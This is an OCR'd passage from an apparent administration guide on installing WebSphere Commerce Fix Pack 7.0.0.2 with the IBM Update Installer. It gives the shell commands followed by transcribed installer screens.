
3. UpdateInstaller (CommerceServer70)


```
# unzip download.updii.7002.linux.amd64.zip
# UpdateInstaller/install
# cp 7.0.0-WS-WCServer-FP002.pak
/opt/IBM/WebSphere/UpdateInstaller1/maintenance/
```






LibVNCServer
Ctrl
Alt
Applications
Places
System
7:10 PM
WebSphere Commerce Update Installer 7.0.0.2
WebSphere. software
Product Selection
Enter the installation location of the product that you want to update.
You can select a different directory from the drop-down list, specify a different directory, or click Browse to select a directory.
Directory path:
/opt/IBM/WebSphere/CommerceServer70
Browse...
InstallShield
< Back
Next >
Cancel
root@wcs:~
WebSphere Commerce Update Installer 7...



LibVNCServer
Ctrl
Alt
Applications
Places
System
7:10 PM
WebSphere Commerce Update Installer 7.0.0.2
WebSphere. software
Maintenance Operation Selection
Install maintenance package.
Uninstall maintenance package.
InstallShield
< Back
Next >
Cancel
root@wcs:~
WebSphere Commerce Update Installer 7...


LibVNCServer
Ctrl
Alt
Applications
Places
System
7:10 PM
WebSphere Commerce Update Installer 7.0.0.2
WebSphere. software
Maintenance Package Directory Selection
Enter directory to list maintenance packages available for installation. You can specify a directory or click Browse to select a path to maintenance package.
Directory path:
/opt/IBM/WebSphere/UpdateInstaller1/maintenance
Browse...
InstallShield
< Back
Next >
Cancel
root@wcs:~
WebSphere Commerce Update Installer 7...


LibVNCServer
Ctrl
Alt
Applications
Places
System
7:10 PM
WebSphere Commerce Update Installer 7.0.0.2
WebSphere. software
Available Maintenance Package to Install
Select maintenance packages to install:
Select Recommended Updates
Deselect All Updates
7.0.0-WS-WCServer-FP002.pak
Each package selection might restrict remaining packages available for further selection.
Multiple selections can be for different products.
Click Next to continue
InstallShield
< Back
Next >
Cancel
root@wcs:~
WebSphere Commerce Update Installer 7...


LibVNCServer
Ctrl
Alt
Applications
Places
System
7:10 PM
WebSphere Commerce Update Installer 7.0.0.2
WebSphere. software
Installation Summary
The following maintenance package will be installed:
WebSphere Commerce Fix Pack 7.0.0.2 - WebSphere Commerce Fix Pack 7.0.0.2
on the following product:
IBM WebSphere Commerce - V7.0.0.0
/opt/IBM/WebSphere/CommerceServer70
Click Next to begin the installation.
InstallShield
< Back
Next >
Cancel
root@wcs:~
WebSphere Commerce Update Installer 7...



LibVNCServer
Ctrl
Alt
Applications
Places
System
7:12 PM
WebSphere Commerce Update Installer 7.0.0.2
WebSphere. software
WebSphere Commerce Fix Pack 7.0.0.2 - WebSphere Commerce Fix Pack 7.0.0.2
Backing up component: commerce.common.base
16%
InstallShield
< Back
Next >
Cancel
root@wcs:~
WebSphere Commerce Update Installer 7...






```
# /opt/IBM/WebSphere/CommerceServer70/bin/versionInfo.sh
```

